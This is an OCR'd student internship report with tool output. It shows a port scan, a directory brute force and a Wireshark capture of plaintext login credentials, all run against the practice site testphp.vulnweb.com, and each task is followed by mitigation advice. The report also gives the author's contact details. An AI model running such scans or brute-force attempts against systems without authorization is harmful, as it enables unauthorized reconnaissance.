ShadowFox

LEARN • CREATE • LEAD

CYBER SECURITY INTERNSHIP REPORT AT

SHADOWFOX

Batch no: - 1st may

Name: - Aahan Chhabra

LinkedIn: - linkedin.com/in/aahanchhabra/

Gmail: - aahanchhabraedu@gmail.com

Mobile: - +91 8447213523

Table of Contents

Beginner Level;

Intermediate Level;

Beginner Level

TASK 1

Objective

Find all the ports that are open on the website http://testphp.vulnweb.com/


Introduction

The aim of this report is to conduct a port scan on the http://testphp.vulnweb.com website in order to identify open ports and the associated services. The research aims to enhance the website's security by providing insights into potential vulnerabilities

Methodology

After obtaining the IP address of the website through a nslookup command, we proceeded to the next step: port scanning for open ports and vulnerabilities. For this purpose, we utilized the popular network scanning tool called 'Nmap'

IP Finding




darkxvoid@kali: ~/Desktop/Aahan_Chhabra
File Actions Edit View Help

```
┌──(darkxvoid㉿kali)-[~/Desktop/Aahan_Chhabra]
└─$ nslookup www.vulnweb.com
Server:         192.168.29.1
Address:        192.168.29.1#53

Non-authoritative answer:
Name:   www.vulnweb.com
Address: 44.228.249.3
```

Port Scanning

Command: nmap 44.228.249.3 -sV



darkxvoid@kali: ~/Desktop/Aahan_Chhabra
File Actions Edit View Help

```
┌──(darkxvoid㉿kali)-[~/Desktop/Aahan_Chhabra]
└─$ nmap 44.228.249.3 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-14 06:18 EDT
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.27s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp?
80/tcp   open  http    nginx 1.19.0
554/tcp  open  rtsp?
1723/tcp open  pptp?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 195.17 seconds
```

Port scan results: Port 21(ftp) and Port 80(http) is Open.

Mitigation

Update Software Regularly: Keep your software up to date to patch any vulnerabilities that could be exploited.

Firewall Configuration: Configure your firewall to block access to unnecessary ports, limiting potential entry points for attackers.

Use Strong Passwords: Ensure that all accounts have strong, unique passwords to prevent unauthorized access.

Implement Network Segmentation: Divide your network into smaller segments to limit the spread of an attack if one part is compromised.

Disable Unused Services: Turn off any services or features that you don't need, reducing the number of potential vulnerabilities.

TASK 2

Objective

Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

Introduction


The report is about pretending to break into the login page of the website www.vulnweb.com using a tool called Burp Suite. The goal is to show how easy it can be for someone to get into a system when the login isn't very secure. This can provide some key insights and help us understanding the importance of a strong and robust security measures.

Methodology

Here, I'm going to use the Dirbuster tool, which is a Java application designed to find hidden directories and files on web servers by brute-forcing their names. Dirbuster has 9 different lists that make it very good at discovering these hidden areas.

To use it, open your terminal and type "dirbuster". Then enter the target URL (http://testphp.vulnweb.com) as shown in the image below. Browse to /usr/share/dirbuster/wordlists/ and select directory-list-2-3-medium.txt to start the brute force attack, the image also shows all the


Showing the running and the findings of dirbuster



darkxvoid@kali: ~/Desktop/Aahan_Chhabra
File Actions Edit View Help

```
┌──(darkxvoid㉿kali)-[~/Desktop/Aahan_Chhabra]
└─$ sudo dirbuster 44.248.249.3
[sudo] password for darkxvoid:
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /images/ - 200
Dir found: /cgi-bin/ - 403
File found: /index.php - 200
File found: /search.php - 200
File found: /categories.php - 200
File found: /artists.php - 200
File found: /disclaimer.php - 200
File found: /cart.php - 200
File found: /guestbook.php - 200
Dir found: /AJAX/ - 200
File found: /AJAX/index.php - 200
File found: /login.php - 200
File found: /userinfo.php - 302
Dir found: /Mod_Rewrite_Shop/ - 200
Dir found: /hpp/ - 200
Dir found: /Flash/ - 200
File found: /Flash/add.swf - 200
Dir found: /Mod_Rewrite_Shop/images/ - 200
File found: /Mod_Rewrite_Shop/index.php - 200
File found: /hpp/index.php - 200
File found: /product.php - 200
File found: /signup.php - 200
```

Choosing a wordlist



Target URL (eg http://example.com:80/)
http://testphp.vulnweb.com/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

DirBuster Stopped /Flash/doc.php

Mitigation

Implement Strong Authentication: Use strong authentication mechanisms like multi-factor authentication (MFA) to restrict access to sensitive directories and files.

Hide Sensitive Files**:** Ensure that sensitive files and directories are not publicly accessible or are stored in locations that are difficult to guess.

Use a Web Application Firewall (WAF)**:** Deploy a WAF to detect and block suspicious activities, including brute force attacks.

Regularly Update Software: Keep your web server and applications up to date with the latest security patches to prevent exploitation of known vulnerabilities.

Configure Proper Permissions: Set proper file and directory permissions to limit access to only authorized users.

TASK 3

Objective

Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

Introduction


This report explains how to use Wireshark to capture network traffic on the website http://testphp.vulnweb.com and find login credentials. The goal is to show why it's important to protect sensitive information sent over the internet and to suggest ways to improve cybersecurity measures.

Methodology

Open Wireshark and select the eth0 interface to start capturing network traffic. Then, go to the website http://testphp.vulnweb.com/ using the Firefox browser and enter the login credentials.

Switch back to Wireshark to analyse the captured network traffic. Pay attention to the source and destination IP addresses, the protocols used, and any information transmitted during the login process.

Opening wireshark and selecting eth0 to start capturing packets.



```
┌──(darkxvoid㉿kali)-[~/Desktop/Aahan_Chhabra]
└─$ sudo wireshark
[sudo] password for darkxvoid:
 ** (wireshark:2582) 17:54:31.963253 [GUI WARNING] -- QStandardPaths: XDG RUNTIME DIR not set, defaulting to '/tmp/runtime-root'
```

darkxvoid@kali: ~/Desktop/Aahan_Chhabra
File Actions Edit View Help
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Welcome to Wireshark

Capture

…using this filter: Enter a capture filter … All interfaces shown

eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Wi-Fi remote capture: wifidump


Learn

User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate

You are running Wireshark 4.0.7 (Git v4.0.7 packaged as 4.0.7-1).

Ready to load or capture | No Packets | Profile: Default

Putting a filter for http packets to find out the credentials.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

```
No.  Time          Source        Destination   Protocol Length Info
  16 2.837843635   10.0.2.15     44.228.249.3  HTTP      453 GET /login.php HTTP/1.1
  18 3.130698184   44.228.249.3  10.0.2.15     HTTP     2802 HTTP/1.1 200 OK  (text/html
  65 23.378446194  10.0.2.15     44.228.249.3  HTTP      602 POST /userinfo.php HTTP/1.1
  67 23.668751346  44.228.249.3  10.0.2.15     HTTP      330 HTTP/1.1 302 Found  (text/h
  69 23.672150314  10.0.2.15     44.228.249.3  HTTP      453 GET /login.php HTTP/1.1
  72 23.962062191  44.228.249.3  10.0.2.15     HTTP     1342 HTTP/1.1 200 OK  (text/html
```

```
› Frame 16: 453 bytes on wire (3624 bits), 453 bytes
› Ethernet II, Src: 08:00:27:53:0c:ba (08:00:27:53:0
› Internet Protocol Version 4, Src: 10.0.2.15, Dst: 4
› Transmission Control Protocol, Src Port: 40432, Ds
› Hypertext Transfer Protocol
```


```
0000  52 54 00 12 35 02 08 00  27 53 0c ba 08 00 45
0010  01 b7 ac f4 40 00 40 06  5a 56 0a 00 02 0f 2
0020  f9 03 9d f0 00 50 d8 24  0e 8a 03 21 c2 02 5
0030  7d 78 33 a0 00 00 47 45  54 20 2f 6c 6f 67 6
0040  2e 70 68 70 20 48 54 54  50 2f 31 2e 31 0d 0
0050  6f 73 74 3a 20 74 65 73  74 70 68 70 2e 76 7
0060  6e 77 65 62 2e 63 6f 6d  0d 0a 55 73 65 72 2
0070  67 65 6e 74 3a 20 4d 6f  7a 69 6c 6c 61 2f 3
0080  30 20 28 58 31 31 3b 20  4c 69 6e 75 78 20 7
0090  36 5f 36 34 3b 20 72 76  3a 31 30 39 2e 30 2
00a0  47 65 63 6b 6f 2f 32 30  31 30 30 31 30 31 2
00b0  69 72 65 66 6f 78 2f 31  31 35 2e 30 0d 0a 4
00c0  63 65 70 74 3a 20 74 65  78 74 2f 68 74 6d 6
00d0  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 68 7
00e0  6c 2b 78 6d 6c 2c 61 70  70 6c 69 63 61 74 6
00f0  6e 2f 78 6d 6c 3b 71 3d  30 2e 39 2c 69 6d 6
0100  65 2f 61 76 69 66 2c 69  6d 61 67 65 2f 77 6
0110  70 2c 2a 2f 2a 3b 71 3d  30 2e 38 0d 0a 41 6
```

Hypertext Transfer Protocol: Protocol | Packets: 93 · Displayed: 6 (6.5%) | Profile: Default

The used credentials are shown in plain text in wireshark

Username: - Aahan_chhabra

Password: - Aahan_shadowfox


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http
```

```
No.   Time           Source          Destination     Protocol  Length Info
   16 2.837843635    10.0.2.15       44.228.249.3    HTTP        453 GET /login.php HTTP/1.1
   18 3.130698184    44.228.249.3    10.0.2.15       HTTP       2802 HTTP/1.1 200 OK  (text/html
   65 23.378446194   10.0.2.15       44.228.249.3    HTTP        602 POST /userinfo.php HTTP/1.1
   67 23.668751346   44.228.249.3    10.0.2.15       HTTP        330 HTTP/1.1 302 Found  (text/h
   69 23.672150314   10.0.2.15       44.228.249.3    HTTP        453 GET /login.php HTTP/1.1
   72 23.962062191   44.228.249.3    10.0.2.15       HTTP       1342 HTTP/1.1 200 OK  (text/html
```

```
Frame 65: 602 bytes on wire (4816 bits), 602 bytes
Ethernet II, Src: 08:00:27:53:0c:ba (08:00:27:53:0
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 4
Transmission Control Protocol, Src Port: 40432, Ds
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urle
  Form item: "uname" = "aahan_chhabra"
    Key: uname
    Value: aahan_chhabra
  Form item: "pass" = "aahan_shadowfox"
    Key: pass
    Value: aahan_shadowfox
```

```
0000  52 54 00 12 35 02 08 00  27 53 0c ba 08 00 4
0010  02 4c ac f7 40 00 40 06  59 be 0a 00 02 0f 2
0020  f9 03 9d f0 00 50 d8 24  10 19 03 21 cc be 5
0030  77 c4 34 35 00 00 50 4f  53 54 20 2f 75 73 6
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 3
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 6
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 5
0070  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6
0080  61 2f 35 2e 30 20 28 58  31 31 3b 20 4c 69 6
0090  78 20 78 38 36 5f 36 34  3b 20 72 76 3a 31 3
00a0  2e 30 29 20 47 65 63 6b  6f 2f 32 30 31 30 3
00b0  30 31 20 46 69 72 65 66  6f 78 2f 31 31 35 2
00c0  0d 0a 41 63 63 65 70 74  3a 20 74 65 78 74 2
00d0  74 6d 6c 2c 61 70 70 6c  69 63 61 74 69 6f 6
00e0  78 68 74 6d 6c 2b 78 6d  6c 2c 61 70 70 6c 6
00f0  61 74 69 6f 6e 2f 78 6d  6c 3b 71 3d 30 2e 3
0100  69 6d 61 67 65 2f 61 76  69 66 2c 69 6d 61 6
0110  2f 77 65 62 70 2c 2a 2f  2a 3b 71 3d 30 2e 3
```

Hypertext Transfer Protocol: Protocol   Packets: 138 · Displayed: 6 (4.3%)   Profile: Default

Mitigation

 Use HTTPS: Make sure the website uses HTTPS instead of HTTP. HTTPS encrypts the data, making it harder for others to see your credentials.

 Install Security Certificates: Use SSL/TLS certificates to encrypt data between the user's browser and the web server.

 Avoid Public Wi-Fi: Don't log in to important accounts over public Wi-Fi, as these networks are less secure.

 Use Strong Passwords: Create strong, unique passwords for each of your accounts to reduce the risk if your credentials are intercepted.

 Enable Multi-Factor Authentication (MFA): Use MFA to add an extra layer of security, making it harder for attackers to access your account even if they get your password.

Intermediate Level

TASK 1

Objective

A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

Introduction

